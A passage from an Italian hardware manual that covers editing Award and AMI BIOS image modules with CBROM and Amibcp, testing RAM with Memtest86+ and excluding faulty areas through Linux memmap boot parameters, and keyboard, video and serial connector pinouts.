       A:\CBROM215.EXE 2a4ib000.bin /D
       A:\CBROM215.EXE 2a4ib000.bin /VGA filename
       A:\CBROM215.EXE 2a4ib000.bin /VGA filename /ERR
```

- `A:\>` **`CBROM215 BACKUP.BIN /D`** [*Invio*]

  Si fa leggere al programma il file '`BACKUP.BIN`', contenente una copia di un BIOS Award, allo scopo di elencarne le componenti:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   BACKUP.BIN BIOS component *******

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
=================================================================================
  0. System BIOS       20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE       08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code    02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table        023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. EPA LOGO          0168Ch(5.64K)   002AAh(0.67K)   AwardBmp.bmp
  5. YGROUP ROM        02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DE91h(119.64K)
  Remain compress code space = 15B8Fh(86.89K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+-------------------
PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686  |  PPGA   03   0665
```

- `A:\>` **`CBROM215 BACKUP.BIN /EPA EXTRACT`** [*Invio*]

  Richiede l'estrazione di una copia del modulo «EPA», che in pratica contiene il logo EPA. Si tratta di un file grafico in un formato speciale; il programma richiede di specificare un nome, che comunque viene suggerito:

  `Enter an extract file name: (AwardBmp.bmp)` [*Invio*]

  Avendo confermato si ottiene il file con il nome suggerito: '`AWARDBMP.BMP`'.

- `A:\>` **`CBROM215 BACKUP.BIN /EPA RELEASE`** [*Invio*]

  Rimuove il modulo «EPA» dal file '`BACKUP.BIN`'.

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
[EPA] ROM is release
```

- `A:\>` **`CBROM215 BACKUP.BIN /D`** [*Invio*]

  Si fa rileggere al programma il file '`BACKUP.BIN`', con la nuova situazione:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   BACKUP.BIN BIOS component ********

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
================================================================================
  0. System BIOS       20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE       08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code    02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table        023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. YGROUP ROM        02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DBE7h(118.98K)
  Remain compress code space = 15E39h(87.56K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+------------------
PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686  |  PPGA   03   0665
```

* A:\> **CBROM215 BACKUP.BIN /EPA PINGU2.EPA** [*Invio*]

  Richiede la sostituzione del modulo «EPA» utilizzando il file ‘PINGU2.EPA’ (che deve essere del formato appropriato).

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.
Adding pingu2.epa  42.6%
```

* A:\> **CBROM215 BACKUP.BIN /D** [*Invio*]

  Si fa rileggere al programma il file ‘BACKUP.BIN’, con la nuova situazione:

```
CBROM V2.15 (C)Award Software 2001 All Rights Reserved.

              ********   BACKUP.BIN BIOS component ********

 No. Item-Name         Original-Size   Compressed-Size Original-File-Name
================================================================================
  0. System BIOS       20000h(128.00K) 13A20h(78.53K)  original.tmp
  1. XGROUP CODE       08C90h(35.14K)  05F4Eh(23.83K)  awardext.rom
  2. CPU micro code    02000h(8.00K)   017C9h(5.95K)   CPUCODE.BIN
  3. ACPI table        023C9h(8.95K)   00F31h(3.80K)   ACPITBL.BIN
  4. YGROUP ROM        02760h(9.84K)   01B7Fh(6.87K)   awardeyt.rom
  5. EPA LOGO          004CBh(1.20K)   00231h(0.55K)   pingu2.epa

  Total compress code space  = 33A20h(206.53K)
  Total compressed code size = 1DE18h(119.52K)
  Remain compress code space = 15C08h(87.01K)

                          ** Micro Code Information **
Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID  |  Update ID  CPUID
------------------+--------------------+--------------------+------------------
PPGA   11   0681  |  PPGA   10   0683  |  PPGA   08   0686  |  PPGA   03   0665
```

84.2 BIOS modulari AMI

Per intervenire nei moduli di un BIOS modulare AMI, occorre fare una copia del BIOS in un file (solitamente con il programma AwdFlash, descritto nella sezione 83.5.1), quindi si modifica questo file attraverso strumenti appropriati. Normalmente si utilizza il programma Amibcp, [3] che richiede un sistema operativo Dos.

Riquadro 84.8. Problemi di compatibilità.

È da osservare che il programma Amibcp può creare dei problemi con alcune schede madri. Presso *AMIBCP Repository*, che un tempo era disponibile presso `http://www.stormpages.com/crazyape/amibcp.html` appariva questa nota:

> *The AMIBCP program contains a bug in is colour menu mode that will corrupt the BIOS on MSI motherboards (I'm sure other brands are an issue as well though I've not had any reports as yet), this bug does not occur when the program is used in command line mode. Use the following command from the command line to replace the built in module with the modified one, then flash your modified BIOS into the motherboard.*
>
> `A:\>` **`AMIBCP bios.bin /R fullhack.bin 20 /M 0D30 105A`** [*Enter*]

Si osservi, comunque, che l'esempio fa riferimento a un modulo particolare e i parametri indicati non sono validi in generale.

Tabella 84.9. Programma Amibcp per intervenire nei moduli di un BIOS AMI. Questo programma si utilizza con un sistema Dos comune.

Versione	Indirizzo per la ricerca
7.00	⟨http://www.google.com/search?q=amibcp+download ⟩
7.01.01	⟨http://www.google.com/search?q=amibcp+download ⟩
7.51.03	⟨http://www.google.com/search?q=amibcp+download ⟩

Vengono mostrate alcune schermate sul funzionamento di Amibcp nelle figure successive.

Figura 84.10. Inserimento iniziale del nome del file contenente il BIOS da modificare.

```
AMIBCP - AMIBIOS Configuration Utility
Copyright (C)2001 American Megatrends Inc. All Rights Reserved. Ver.7.51.03

Main Menu

Load BIOS From Disk File
Save BIOS To Disk File
Edit BIOS Modules
Edit PCI IRQ Routing Table

Please input BIOS ROM file name for loading
backup.bin_
[Enter] to continue Or [Esc] to cancel...

Exit Discarding Current BIOS

Help/Message
This function allows user to load a BIOS ROM file from disk. Please press
[Enter] to execute.

[F1] Help     [F3] Load ROM file     [F9] DOS Shell     [F10] Saving changes & Exit
[↑]/[↓]/[→]/[←] Move light bar     [Enter] Enter sub-menu     [Esc] Quit utility
```

Figura 84.11. Selezionando la voce `Edit BIOS Modules` si passa all'elenco dei moduli del BIOS.

```
AMIBCP - AMIBIOS Configuration Utility
Copyright (C)2001 American Megatrends Inc. All Rights Reserved. Ver.7.51.03

Edit BIOS Modules
ModuleID/ModuleName  SourceSize    SizeInRom     Dest.Addr   DevID:VenID
 08 Interface        0798 (01944)  07A4 (01956)  Dynamic
▶04 Setup Client     6E7B (28283)  4179 (16761)  Dynamic
 0C ROM-ID           0008 (00008)  0014 (00020)  Dynamic
▶0E OEM Logo         B436 (46134)  3E71 (15985)  Dynamic
▶1A UserDefined      26A2 (09890)  053E (01342)  Dynamic
▶18 UserDefined      3EDB (16091)  1660 (05728)  Dynamic
▶19 UserDefined      1304 (04868)  05A7 (01447)  Dynamic
▶1B UserDefined      120C (04620)  3624 (13860)  Dynamic
▶21 Multilanguage    7F7A (32634)  39AB (14763)  0000:5593
▶20 PCI AddOn ROM    E000 (57344)  89E5 (35301)              5834:1002
 30 Font DataBase    0048 (00072)  0054 (00084)  Dynamic
 15 UserDefined      55EC (21996)  55F8 (22008)  Dynamic
 11 P6 Micro Code    B80C (47116)  B818 (47128)  Dynamic
▶31 EPA / OEM Logo   AAFB (43771)  2CC6 (11462)  Dynamic
▶06 DMI Data         0800 (02048)  036C (00876)  Dynamic

BIOS Information
BIOS Date : 09/02/04   BIOS Version : 0800   BIOS Tag : P4RVM000
NVRAM Size: 48 Kb      BootBlock Size: 80 Kb   BIOS Size: 512 Kb
Availabel Memory: 001DD8 (0007640)   Remaining Memory: 07E228 (0516648)

[F7]View  [F9]DOS Shell  [ESC]Back to menu  [↑]/[↓]/[→]/[←]Move highlight bar
[Enter]Edit module [Space]Extract module [Ins]Insert module [Del]Delete module
```

Figura 84.12. Premendo il tasto [*Ins*], si richiede l'aggiunta di un modulo.

Figura 84.13. Dopo l'indicazione del modulo, viene richiesto di confermarne le caratteristiche. Si completa l'inserimento del modulo con il tasto [*F10*].





Figura 84.14. Al termine il modulo inserito appare nell'elenco e si può poi ritornare al menù iniziale (con il tasto [*Esc*]), da dove si può richiedere di salvare il file modificato.

```
AMIBCP - AMIBIOS Configuration Utility
Copyright (C)2001 American Megatrends Inc. All Rights Reserved. Ver.7.51.03

Edit BIOS Modules
ModuleID/ModuleName   SourceSize     SizeInRom      Dest.Addr   DevID:VenID
▸04 Setup Client      6E7B (28283)   4179 (16761)   Dynamic
 0C ROM-ID            0008 (00008)   0014 (00020)   Dynamic
▸0E OEM Logo          B436 (46134)   3E71 (15985)   Dynamic
▸1A UserDefined       26A2 (09890)   053E (01342)   Dynamic
▸18 UserDefined       3EDB (16091)   1660 (05728)   Dynamic
▸19 UserDefined       1304 (04868)   05A7 (01447)   Dynamic
▸1B UserDefined       120C (04620)   3624 (13860)   Dynamic
▸21 Multilanguage     7F7A (32634)   39AB (14763)   0000:5593
▸20 PCI AddOn ROM     E000 (57344)   89E5 (35301)               5834:1002
 30 Font DataBase     0048 (00072)   0054 (00084)   Dynamic
 15 UserDefined       55EC (21996)   55F8 (22008)   Dynamic
 11 P6 Micro Code     B80C (47116)   B818 (47128)   Dynamic
▸06 DMI Data          0800 (02048)   036C (00876)   Dynamic
 80 UserDefined       0044 (00068)   0050 (00080)   Dynamic
▸20 PCI AddOn ROM     8000 (32768)   5B6D (23405)               9202:10B7

BIOS Information
BIOS Date : 09/02/04   BIOS Version   : 0800   BIOS Tag : P4RVM000
NVRAM Size: 48 Kb      BootBlock Size: 80 Kb   BIOS Size: 512 Kb
Availabel Memory: 016437 (0091191)   Remaining Memory: 069BC9 (0433097)

[F7]View  [F9]DOS Shell  [ESC]Back to menu  [↑]/[↓]/[→]/[←]Move highlight bar
[Enter]Edit module [Space]Extract module [Ins]Insert module [Del]Delete module
```

84.3 Riferimenti

- *Borg Number One's - BIOS Pages*

  ⟨http://web.archive.org/web/2006/bnobtc.pix-art.com/ ⟩

  ⟨http://web.archive.org/web/2006/bnobtc.pix-art.com/bnobtc-files/ ⟩

  ⟨http://web.archive.org/web/2006/bnobtc.pix-art.com/images/borgbios/biosview/ ⟩

- *Cbrom repository*

  ⟨http://web.archive.org/web/2006/www.stormpages.com/crazyape/cbrom.html ⟩

- *AMIBCP Repository* (scomparso)

  ⟨http://web.archive.org/web/2006/www.stormpages.com/crazyape/amibcp.html ⟩

- *Awardmod*

  ⟨http://sourceforge.net/projects/awardmod/ ⟩

- *The ROMOS project*

  ⟨http://rayer.ic.cz/romos/romose.htm ⟩

- *BIOS Kompendium*

  ⟨http://www.bios-info.de/download/dlprgs.htm ⟩

- *Modifying your BIOS for fun and profit*

  ⟨http://darkness.codefu.org/wordpress/2003/01/09/73 ⟩

- *BIOS update*
  ⟨http://www.esupport.com/global/index.cfm ⟩

[1] **Cbrom** software non libero

[2] **Awardmod** GNU GPL

[3] **Amibcp** software non libero

Capitolo 85

Memoria centrale difettosa

Perché un sistema operativo possa funzionare correttamente, è necessario che la memoria centrale sia perfettamente efficiente, in quanto di norma non vengono applicate tecniche di ridondanza in questo ambito. Purtroppo, spesso la memoria centrale presenta invece dei difetti che si manifestano, in modo casuale, in alcune porzioni della stessa. Per fortuna, tra i parametri di avvio di un kernel Linux è possibile escludere le aree che hanno dimostrato di essere difettose. Naturalmente, per mettere alla prova la memoria centrale serve un programma diagnostico, da usare al di fuori del sistema operativo.

Va comunque osservato che l'utilizzo di un disco RAM iniziale o la dimensione particolarmente grande del file del kernel, può essere incompatibile con l'indicazione di alcune aree di memoria difettose.

85.1 Esclusione di altri fattori

Quando si verifica il funzionamento della memoria centrale, per esempio con programmi come quello descritto nella sezione successiva, gli errori che si possono riscontrare possono essere determinati da fattori estranei alla memoria stessa. Per esempio possono dipendere da difetti nella logica intermedia, tra la memoria e il microprocessore; possono dipendere da una configurazione errata nel BIOS; possono dipendere dallo sporco accumulato all'interno dell'elaboratore.

Quando si verifica la presenza di problemi con un programma diagnostico, la prima cosa che conviene fare è pulire l'elaboratore, per quanto possibile; soprattutto è bene rimuovere la memoria (ammesso che sia rimovibile) e pulire in particolare sia i moduli di memoria, sia i connettori dove questi vanno inseriti. Se dopo tale pulizia gli errori permangono, si può provare anche a scambiare i moduli tra i connettori, oppure si può provare a utilizzare qualche connettore che prima era libero. Se si dispone di altri elaboratori si può scambiare la memoria con quelli e ripetere l'esame diagnostico lì. Evidentemente, se in situazioni differenti si presentano gli stessi errori, oppure ne compaiono altri in zone vicine, è molto probabile che il difetto dipenda effettivamente dal modulo di memoria.

85.2 Memtest86+

Memtest86+[1] è un programma diagnostico per la memoria centrale che può funzionare con la maggior parte degli elaboratori x86. Il sito originale di distribuzione Memtest86+ è ⟨*http://www.memtest.org/*⟩.

Questo programma, per eseguire il proprio lavoro, deve essere avviato autonomamente, al di fuori del sistema operativo, per esempio con GRUB 1 o sistemi di avvio simili, oppure da un dischetto o da un CD/DVD autoavviabile.

> Si osservi che Memtest86+ richiede pochissima memoria per funzionare, quindi è possibile eseguire la verifica anche con moduli singoli, in modo da escludere i problemi causati dall'incompatibilità reciproca di moduli di memoria differenti.

Generalmente sono disponibili dei file-immagine già pronti, sia per dischetto, sia per CD/DVD. Eventualmente si può estrapolare facilmente il file binario '`memtestp.bin`' e lo si può far partire, per esempio con GRUB 1, usando, nel file '`menu.lst`', direttive simili a quelle seguenti:

```
…
title  Memtest86+
kernel (hd0,0)/boot/memtestp/memtestp.bin
…
```

Nel caso di altri sistemi di avvio, può darsi che l'uso diretto del file 'memtestp.bin' non sia possibile; in tal caso, si può predisporre un file-immagine di un dischetto, dove il contenuto di 'memtestp.bin' è riportato, tale e quale, nei primi settori (dal primo in poi). Ciò è necessario in particolare con SYSLINUX. Supponendo di avere realizzato il file-immagine 'memtestp.dsk', il file di configurazione di SYSLINUX potrebbe contenere le direttive seguenti, dove va osservato l'uso particolare del file 'memdisk' che deve essere presente nella stessa directory:

```
LABEL mem
 KERNEL memdisk
 APPEND initrd=memtestp.dsk
```

Appena avviato, Memtest86+ inizia a scrivere e a rileggere la memoria con vari tipi di modelli, segnalando gli indirizzi dove la lettura riporta un risultato diverso da quanto scritto. Gli indirizzi vengono indicati in esadecimale, con una traduzione approssimativa in mebibyte (simbolo Mibyte) che però non è esatta nella porzione decimale. Memtest86+ continua a funzionare senza sosta fino a quando l'elaboratore rimane acceso, oppure quando viene premuto il tasto [*Esc*] che provoca il riavvio del sistema. Eventualmente sono disponibili anche altri comandi, annotati alla base della schermata.

A titolo di esempio, potrebbe essere riportato un elenco di errori come quello seguente, nell'ambito di una memoria da 512 Mibyte:

$0D05DF28_{16}$, $0D05DF68_{16}$, $0D05E328_{16}$, $0D05E428_{16}$, $0E05DCAC_{16}$, $0E05DF08_{16}$, $0E05DF48_{16}$, $0E05E308_{16}$, $0E05E408_{16}$, $1CBBFFBC_{16}$

Dal momento che Memtest86+ ripete continuamente la propria ricerca, è normale che gli indirizzi difettosi compaiano in modo disordinato; di conseguenza il riordino va fatto a mano.

Gli indirizzi rappresentano i byte che in memoria hanno manifestato il problema. Per utilizzare queste informazioni occorre mettersi a tavolino e tradurre i valori in base dieci (un programma come Gbase è ottimo per questo scopo) e poi può essere necessario calcolare gli spazi utilizzabili, ma considerando che conviene prendersi un po' larghi e prevedere che gli errori possono presentarsi in futuro in celle di memoria vicine a quelle che sono già state rilevate. Per esempio, dati i valori già ipotizzati, si potrebbe preparare una tabellina come quella seguente:

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo diviso 1048576 (indirizzo in mebibyte)
$0D05DF28_{16}$	218488616	208,37
$0D05DF68_{16}$	218488680	208,37
$0D05E328_{16}$	218489640	208,37
$0D05E428_{16}$	218489896	208,37
$0E05DCAC_{16}$	235265196	224,37
$0E05DF08_{16}$	235265800	224,37
$0E05DF48_{16}$	235265864	224,37
$0E05E308_{16}$	235266824	224,37

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo diviso 1048576 (indirizzo in mebibyte)
$0E05E408_{16}$	235267080	224,37
$1CBBFFBC_{16}$	482082748	459,75

A questo punto si comprende che gli errori si addensano negli intervalli 208-209 Mibyte, 224-225 Mibyte e 459-460 Mibyte.

85.3 Parametri di avvio del kernel

Per dire al kernel Linux che deve utilizzare solo una certa porzione della memoria centrale, si usa il parametro '**`memmap=exactmap`**', seguito da altri parametri del tipo:

```
memmap=lunghezza[K|M|G]@inizio[K|M|G]
```

Per esempio, per dire al kernel di utilizzare lo spazio dei primi 640 Kibyte e poi di partire dal primo mebibyte (simbolo Mibyte) per arrivare alla fine dei 512 Mibyte (saltando quindi lo spazio successivo ai 640 Kibyte e precedente al primo mebibyte), si deve scrivere una cosa così:

```
memmap=exactmap memmap=640K@0 memmap=511M@1M
```

Precisamente, ciò significa che deve essere utilizzato lo spazio che inizia dall'indirizzo zero e si estende in avanti per 640 Kibyte, quindi si deve prendere quello che inizia da 1 Mibyte e si estende per altri 511 Mibyte. Come si comprende, anche per questo occorre mettersi a tavolino e fare bene i calcoli. Riprendendo l'esempio già descritto nella sezione precedente, la tabellina potrebbe essere estesa così:

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo in mebibyte	Parametro del kernel
$0D05DF28_{16}$	218488616	208,37	`memmap=207@1M`
$0D05DF68_{16}$	218488680	208,37	
$0D05E328_{16}$	218489640	208,37	
$0D05E428_{16}$	218489896	208,37	
$0E05DCAC_{16}$	235265196	224,37	`memmap=15M@209M`
$0E05DF08_{16}$	235265800	224,37	
$0E05DF48_{16}$	235265864	224,37	
$0E05E308_{16}$	235266824	224,37	
$0E05E408_{16}$	235267080	224,37	

Indirizzo in base sedici	Indirizzo in base dieci	Indirizzo in mebibyte	Parametro del kernel
$1CBBFFBC_{16}$	482082748	459,75	`memmap=234M@225M`
			`memmap=52M@460M`

Per esempio con GRUB 1, nel file di configurazione per l'avvio si potrebbe scrivere così:

```
...
title  memoria difettosa
kernel (hd0,0)/vmlinuz root=/dev/hda1 ro memmap=exactmap ↩
↪      memmap=207@1M memmap=15M@209M memmap=234M@225M ↩
↪      memmap=52M@460M
...
```

Come si vede, per semplicità è stata omessa anche la porzione di memoria dei primi 640 Kibyte.

[1] **Memtest86+** GNU GPL



Parte xvii


Cablaggi e connettori

Capitolo 86

Video MGA, CGA, EGA, Hercules

Schema di collegamento del connettore DIN a sei poli di un monitor monocromatico:

1 = sincronizzazione orizzontale
2 = sincronizzazione verticale
3 = messa a terra del segnale
4 = intensità
5 = video
6 = terra

Schema del cavo di adattamento da connettore DIN a sei poli a connettore DB-9 di una scheda video grafica EGA (o CGA o Hercules):

Lo schema riportato in una vecchia confezione di un cavo di adattamento:


1.00m

Tastiere

Connettore PS/2, ovvero «mini-DIN», di una tastiera:

femmina, esterno

6 5 4 3 2 1


maschio, esterno

5 6 3 4 1 2

Disposizione dei contatti di una tastiera con connettore PS/2, ovvero «mini-DIN»:

Terminale	Denominazione standard	Annotazioni
1	keyboard data	Il filo potrebbe essere di colore bianco.
2	keyboard reset	Non utilizzato e non collegato.
3	ground	Il filo potrebbe essere di colore bianco giallo ed è separato elettricamente dalla schermatura esterna.
4	keyboard power supply	Il filo potrebbe essere di colore bianco rosso e viene fornita una tensione di +5 V.
5	keyboard clock	Il filo potrebbe essere di colore verde.
6	--	Non utilizzato.

Connettore AT, ovvero «DIN», di una tastiera:

femmina, esterno
maschio, interno

maschio, esterno
femmina, interno

Disposizione dei contatti di una tastiera con connettore AT, ovvero «DIN»:

Terminale	Denominazione standard	Annotazioni
1	keyboard clock	
2	keyboard data	
3	keyboard reset	Non utilizzato e non collegato.
4	ground	
5	keyboard power supply	Viene fornita una tensione di +5 V.

Il cavo di una tastiera «AT», che termina quindi con un connettore «DIN», normalmente, all'altra estremità è collegato al circuito stampato attraverso un connettore rettangolare a sei poli, secondo la numerazione della tabella successiva:

Terminale	Denominazione standard	Annotazioni
1	keyboard clock	
2	keyboard data	
3	--	Non utilizzato.
4	--	Non utilizzato.
5	ground	
6	keyboard power supply	+5 V.

Porte seriali

Per realizzare un cavo Null-modem che permetta la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale utilizzando un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili. Nello schema della tabella 88.1 sono rappresentate le diverse possibilità di collegamento a seconda che si utilizzino connettori DB-25 o DB-9.

Cavo seriale a tre fili, per collegamenti tra DTE e DTE:

